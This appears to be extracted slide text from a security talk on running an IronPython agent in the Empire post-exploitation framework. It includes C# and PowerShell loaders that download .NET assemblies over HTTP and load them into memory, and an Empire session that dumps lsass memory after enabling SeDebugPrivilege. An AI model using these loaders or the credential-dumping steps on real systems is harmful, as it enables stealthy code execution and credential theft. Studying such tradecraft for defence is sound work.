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
## Python Interpreter

cmd.exe

IronPython.dll

## Common Language Runtime

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# IronPython Architecture

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
## Python Interpreter

cmd.exe

IronPython.dll

## Common Language Runtime

Comes with Windows



# ILMerge

nuget v2.14.1208

ILMerge is a utility that merges multiple .NET assemblies into a single assembly. It is freely available for use and is available as a [NuGet package](#).

If you have any problems using it, please get in touch. ([mbarnett at microsoft dot com](#)). But first try reading [the documentation](#).

ILMerge takes a set of input assemblies and merges them into one target assembly. The first assembly in the list of input assemblies is the primary assembly. When the primary assembly is an executable, then the target assembly is created as an executable with the same entry point as the primary assembly. Also, if the primary assembly has a strong name, and a .snk file is provided, then the target assembly is re-signed with the specified key so that it also has a strong name.

ILMerge is packaged as a console application. But all of its functionality is also available programmatically.

There are several options that control the behavior of ILMerge. See the documentation that comes with the tool for details.

The current version is 2.14.1208 (created on 8 December 2014). NOTE: There is no longer a version of ILMerge that runs in the v1.1 runtime.

ILMerge runs in the v4.0 .NET Runtime, but it is also able to merge assemblies from other framework versions using the `/targetplatformoption` . Please see the documentation. (However, it can merge PDB files only for v2 (and later) assemblies.)

# ILMerge

nuget v2.14.1208

ILMerge is a

[NuGet](#)



Microsoft

that runs in the

versions using the  
for v2 (and later) assemblies.)

Assemblies



Costura is an add-in for **Fody**

Embeds dependencies as resources.

chat on gitter nuget v3.1.1 build failing

[github.com/Fody/Costura](https://github.com/Fody/Costura)

Assemblies

## Compile Time

.dll

Original assembly  
.dlls

rsrc(zip(.dll))

Compressed,  
stored as a  
resource in the exe

## Run Time

rsrc(zip(.dll))

Unpacked and  
unzipped from .exe at  
runtime

memory(.dll)

Available as an  
assembly in memory

Payload Size:  
2.4 MB

# How it works

---

## Merge assemblies as embedded resources

---

This approach uses a combination of two methods

- Jeffrey Richter's suggestion of using [embedded resources as a method of merging assemblies](#)
- Einar Egilsson's suggestion [using cecil to create module initializers](#)

## Details

---

This Task performs the following changes

- Take all assemblies (and pdbs) that have been marked as "Copy Local" and embed them as resources in the target assembly.
- Injects the following code into the module initializer of the target assembly. This code will be called when the assembly is loaded into memory

```
private static Assembly ResolveEventHandler(Object sender, ResolveEventArgs args) {  
    String dllName = new AssemblyName(args.Name).Name + ".dll";  
    var assem = Assembly.GetExecutingAssembly();  
    String resourceName = assem.GetManifestResourceNames().FirstOrDefault(rn => rn.EndsWith(dllName));  
    if (resourceName == null) return null; // Not found, maybe another handler will find it  
    using (var stream = assem.GetManifestResourceStream(resourceName)) {  
        Byte[] assemblyData = new Byte[stream.Length];  
        stream.Read(assemblyData, 0, assemblyData.Length);  
        return Assembly.Load(assemblyData);  
    }  
}
```

CLR via C# - 4th Edition – Jeffrey Richter



```

using System;
using System.Reflection;
using System.Net;
using IronPython.Hosting;

namespace cmd
{
    class Program
    {
        static Program()
        {
            //This Registers the Handler
            AppDomain.CurrentDomain.AssemblyResolve += new ResolveEventHandler(OnResolveAssembly);
        }
        public static void Main(string[] args)
        {
            //Creat and instance of IronPython
            var engine = Python.CreateEngine();
            //Execute some IronPython
            engine.Execute("import time;print 'Hello from IronPython';time.sleep(5)");
        }
        //This sets up the handler
        private static Assembly OnResolveAssembly(object sender, ResolveEventArgs args)
        {
            //Get the assembly name that is missing so we know what to call it.
            string name = args.Name.Substring(0, args.Name.IndexOf(','));
            //Set up a WebClient thanks to .Net
            WebClient wc = new WebClient();
            //Load the dll over http
            return Assembly.Load(wc.DownloadData("http://localhost:8888/" + name + ".dll"));
        }
    }
}

```

Assemblies - Digging Deeper

Payload Size:  
5-10 KB

```
[Reflection.Assembly]::Load((New-Object Net.WebClient).DownloadData("http://localhost:8888/IronPython.dll"))|Out-Null
[Reflection.Assembly]::Load((New-Object Net.WebClient).DownloadData("http://localhost:8888/IronPython.Modules.dll"))|Out-Null
[Reflection.Assembly]::Load((New-Object Net.WebClient).DownloadData("http://localhost:8888/Microsoft.Scripting.dll"))|Out-Null
[Reflection.Assembly]::Load((New-Object Net.WebClient).DownloadData("http://localhost:8888/Microsoft.Dynamic.dll"))|Out-Null
[ironpython.hosting.python]::CreateEngine().Execute("print 'Hello World From IronPython'")
```


[github.com/elitest/dotnetover.net](https://github.com/elitest/dotnetover.net)

- C#
- Powershell



Assemblies - Digging Deeper

Payload Size:  
1-2 KB



# IronPython Architecture

## Standard Library

Ironpython.Modules.dll

Lib\\*.py

## Dynamic Language Runtime

Microsoft.Dynamic.dll

Microsoft.Scripting.dll


## Python Interpreter

cmd.exe

IronPython.dll

## Common Language Runtime

Comes with Windows



# IronPython Architecture

## Standard Library

Ironpython.Modules.dll

Lib\\*.py

## Dynamic Language Runtime

Microsoft.Dynamic.dll

Microsoft.Scripting.dll


## Python Interpreter

cmd.exe

IronPython.dll

## Common Language Runtime

Comes with Windows





# Demo



# Modules

```
Administrator: Command Prompt - ssh root@10.10.10.135
(Empire: agents) > usemodule python/collection/windows/minidump
(Empire: python/collection/windows/minidump) > info

Name: Minidump
Module: python/collection/windows/minidump
NeedsAdmin: True
OpsecSafe: False
Language: python
MinLanguageVersion: 2.6
Background: False
OutputExtension: dmp

Authors:
  @elitest

Description:
  Performs a memory dump

Comments:
  based on: https://github.com/skelsec/minidump

Options:



| Name        | Required | Value | Description                     |
|-------------|----------|-------|---------------------------------|
| ProcessName | True     | lsass | The name of the process to dump |
| Agent       | True     | None  | Agent to execute module on.     |



(Empire: python/collection/windows/minidump) > set Agent FLJZDPI2
(Empire: python/collection/windows/minidump) > execute
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked FLJZDPI2 to run TASK_CMD_WAIT_SAVE
[*] Agent FLJZDPI2 tasked with task ID 2
[*] Tasked agent FLJZDPI2 to run module python/collection/windows/minidump
(Empire: python/collection/windows/minidump) >
[+] File minidump\WIN-23RJ06HGGKV_2018-10-03_19-15-54.dmp from FLJZDPI2 saved
[*] Agent FLJZDPI2 returned results.
[*] Valid results returned by 10.10.10.141
```

# Minidump Module



📖 README.md

## minidump

Python library to parse and read Microsoft minidump file format. Can create minidumps on Windows machines using the windows API (implemented with ctypes).

## Requirements

Python >= 3.6

## Basic Usage

```
minidump.py --all <mindidump file>
```

See help for possible options.



# Debugging Debugging

```
177 def enable_debug_privilege():
178     """
179     Try to assign the symlink privilege to the current process token.
180     Return True if the assignment is successful.
181     """
182     # create a space in memory for a TOKEN_PRIVILEGES structure
183     # with one element
184     size = ctypes.sizeof(TOKEN_PRIVILEGES)
185     size += ctypes.sizeof(LUID_AND_ATTRIBUTES)
186     buffer = ctypes.create_string_buffer(size)
187     tp = ctypes.cast(buffer, ctypes.POINTER(TOKEN_PRIVILEGES)).contents
188     tp.count = 1
189     tp.get_array()[0].enable()
190     tp.get_array()[0].LUID = get_debug_luid()
191     token = get_process_token()
192     res = AdjustTokenPrivileges(token, False, tp, 0, None, None)
193     if res == 0:
194         raise RuntimeError("Error in AdjustTokenPrivileges")
195
196     ERROR_NOT_ALL_ASSIGNED = 1300
197     return ctypes.windll.kernel32.GetLastError() != ERROR_NOT_ALL_ASSIGNED
```

# Debugging debugging

```
IronPython Console
IronPython 2.7.8 (2.7.8.0) on .NET 4.0.30319.42000 (64-bit)
Type "help", "copyright", "credits" or "license" for more information.
>>> from System.Diagnostics import Process
>>> a = Process.GetCurrentProcess()
>>> dir(a)
['BasePriority', 'BeginErrorReadLine', 'BeginOutputReadLine', 'CanRaiseEvents', 'CancelErrorRead', 'CancelOutputRead',
'Close', 'CloseMainWindow', 'Container', 'CreateObjRef', 'DesignMode', 'Dispose', 'Disposed', 'EnableRaisingEvents',
'EnterDebugMode', 'Equals', 'ErrorDataReceived', 'Events', 'ExitCode', 'ExitTime', 'Exited', 'GetCurrentProcess', 'GetHashCode',
'GetLifetimeService', 'GetProcessById', 'GetProcesses', 'GetProcessesByName', 'GetService', 'GetType',
'Handle', 'HandleCount', 'HasExited', 'Id', 'InitializeLifetimeService', 'Kill', 'LeaveDebugMode', 'MachineName', 'MainModule',
'MainWindowHandle', 'MainWindowTitle', 'MaxWorkingSet', 'MemberwiseClone', 'MinWorkingSet', 'Modules', 'NonpagedSystemMemorySize',
'NonpagedSystemMemorySize64', 'OnExited', 'OutputDataReceived', 'PagedMemorySize', 'PagedMemorySize64', 'PagedSystemMemorySize',
'PagedSystemMemorySize64', 'PeakPagedMemorySize', 'PeakPagedMemorySize64', 'PeakVirtualMemorySize', 'PeakVirtualMemorySize64',
'PeakWorkingSet', 'PeakWorkingSet64', 'PriorityBoostEnabled', 'PriorityClass', 'PrivateMemorySize', 'PrivateMemorySize64',
'PrivilegedProcessorTime', 'ProcessName', 'ProcessorAffinity', 'ReferenceEquals', 'Refresh', 'Responding', 'SafeHandle', 'SessionId', 'Site',
'StandardError', 'StandardInput', 'StandardOutput', 'Start', 'StartInfo', 'StartTime', 'SynchronizingObject', 'Threads', 'ToString',
'TotalProcessorTime', 'UserProcessorTime', 'VirtualMemorySize', 'VirtualMemorySize64', 'WaitForExit', 'WaitForInputIdle', 'WorkingSet',
'WorkingSet64', '__class__', '__delattr__', '__doc__', '__enter__', '__exit__', '__format__', '__getattribute__', '__hash__',
'__init__', '__new__', '__reduce__', '__reduce_ex__', '__repr__', '__setattr__', '__sizeof__', '__str__', '__subclasshook__']
>>>
```

# Debugging debugging

```
IronPython Console
IronPython 2.7.8 (2.7.8.0) on .NET 4.0.30319.42000 (64-bit)
Type "help", "copyright", "credits" or "license" for more information.
>>> from System.Diagnostics import Process
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['BasePriority', 'BeginErrorReadLine', 'BeginOutputReadLine', 'CanRaiseEvents', 'CancelErrorRead', 'CancelOutputRead',
'Close', 'CloseMainWindow', 'Container', 'CreateObjRef', 'DesignMode', 'Dispose', 'Disposed', 'EnableRaisingEvents',
'EnterDebugMode', 'Equals', 'ErrorDataReceived', 'Events', 'ExitCode', 'ExitTime', 'Exited', 'GetCurrentProcess', 'GetHashCode',
'GetLifetimeService', 'GetProcessById', 'GetProcesses', 'GetProcessesByName', 'GetService', 'GetType', 'Handle', 'HandleCount', 'HasExited', 'Id', 'InitializeLifetimeService', 'Kill', 'LeaveDebugMode', 'MachineName', 'MainModule', 'MainWindowHandle', 'MainWindowTitle', 'MaxWorkingSet', 'MemberwiseClone', 'MinWorkingSet', 'Modules', 'NonpagedSystemMemorySize', 'NonpagedSystemMemorySize64', 'OnExited', 'OutputDataReceived', 'PagedMemorySize', 'PagedMemorySize64', 'PagedSystemMemorySize', 'PagedSystemMemorySize64', 'PeakPagedMemorySize', 'PeakPagedMemorySize64', 'PeakVirtualMemorySize', 'PeakVirtualMemorySize64', 'PeakWorkingSet', 'PeakWorkingSet64', 'PriorityBoostEnabled', 'PriorityClass', 'PrivateMemorySize', 'PrivateMemorySize64', 'PrivilegedProcessorTime', 'ProcessName', 'ProcessorAffinity', 'ReferenceEquals', 'Refresh', 'Responding', 'SafeHandle', 'SessionId', 'Site', 'StandardError', 'StandardInput', 'StandardOutput', 'Start', 'StartInfo', 'StartTime', 'SynchronizingObject', 'Threads', 'ToString', 'TotalProcessorTime', 'UserProcessorTime', 'VirtualMemorySize', 'VirtualMemorySize64', 'WaitForExit', 'WaitForInputIdle', 'WorkingSet', 'WorkingSet64', '__class__', '__delattr__', '__doc__', '__enter__', '__exit__', '__format__', '__getattr__', '__hash__', '__init__', '__new__', '__reduce__', '__reduce_ex__', '__repr__', '__setattr__', '__sizeof__', '__str__', '__subclasshook__']
>>>
```

# Debugging



Microsoft

IronPython Cor

IronPython

Type "h

>>>

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# EnterDebugMode?

## Process.EnterDebugMode Method

Namespace: [System.Diagnostics](#)

Assemblies: System.Diagnostics.Process.dll, System.dll, netstandard.dll

Puts a [Process](#) component in state to interact with operating system processes that run in a special mode by enabling the native property `SeDebugPrivilege` on the current thread.

C#

 Copy

```
public static void EnterDebugMode ();
```

# Testing EnterDebugMode()

IronPython Console

IronPython 2.7.8 (2.7.8.0) on .NET 4.0.30319.42000 (64-bit)  
Type "help", "copyright", "credits" or "license" for more information.  
>>> \_


Privilege	Flags
SeBackupPrivilege	Disabled
SeChangeNotifyPrivilege	Default Enabled
SeCreateGlobalPrivilege	Default Enabled
SeCreatePagefilePrivilege	Disabled
SeCreateSymbolicLinkPrivilege	Disabled
SeDebugPrivilege	Disabled
SeDelegateSessionUserImpersonatePrivilege	Disabled
SeManagePrivilege	Default Enabled

Permissions

# Testing EnterDebugMode()

IronPython Console

```
IronPython 2.7.8 (2.7.8.0) on .NET 4.0.30319.42000 (64-bit)
Type "help", "copyright", "credits" or "license" for more information.
>>> from System.Diagnostics import Process
>>> a = Process.GetCurrentProcess()
>>> a.EnterDebugMode()
>>> _
```



Privilege	Flags
SeBackupPrivilege	Disabled
SeChangeNotifyPrivilege	Default Enabled
SeCreateGlobalPrivilege	Default Enabled
SeCreatePagefilePrivilege	Disabled
SeCreateSymbolicLinkPrivilege	Disabled
SeDebugPrivilege	Enabled
SeDelegateSessionUserImpersonatePrivilege	Disabled
SeManagePrivilege	Default Enabled

Permissions

# What is Next?

Pull Request

Fix Bugs

Error Checking

More Modules

Invoke Mimikatz port?

Differentiate agent?

Load PowerShell and Assemblies






A silver Toyota Land Cruiser 4x4 is parked on a dirt road. The vehicle has a roof rack with two boxes on it. The front door is open. The background is a flat, open landscape under a clear sky.

**ROADS?**

**WHERE WE'RE GOING,  
WE DON'T NEED ROADS**

# Mono?



The image is a screenshot of the Mono website homepage. At the top left is the Mono logo, a stylized bird head. To its right is the word "Mono" in a large, bold, sans-serif font. Further right is a navigation bar with links: "Home" (with a house icon), "Download" (with a download icon), "Documentation" (with a book icon), "News" (with a megaphone icon), and "Community" (with a group of people icon). To the right of these links is a search bar with the placeholder text "Search..." and a magnifying glass icon. Below the navigation bar is a large blue banner with the text "Cross platform, open source .NET framework" in white. Underneath this text are three white icons representing different devices: a desktop monitor, a laptop, and a smartphone. Below the banner is a white section with the text: "Mono is a software platform designed to allow developers to easily create cross platform applications part of the .NET Foundation." Below this is another white section with the text: "Sponsored by Microsoft, Mono is an open source implementation of Microsoft's .NET Framework based on the ECMA standards for C# and the Common Language Runtime. A growing family of solutions and an active and enthusiastic contributing community is helping position Mono to become the leading choice for development of cross platform applications."

**Mono**

[Home](#) [Download](#) [Documentation](#) [News](#) [Community](#)

## Cross platform, open source .NET framework

**Mono** is a software platform designed to allow developers to easily create cross platform applications part of the [.NET Foundation](#).

Sponsored by [Microsoft](#), Mono is an open source implementation of Microsoft's .NET Framework based on the [ECMA](#) standards for [C#](#) and the [Common Language Runtime](#). A growing family of solutions and an active and enthusiastic contributing community is helping position Mono to become the leading choice for development of cross platform applications.



# Mono and mkbundle

## Creating self-contained applications with MKBundle

 [Edit page on GitHub](#)

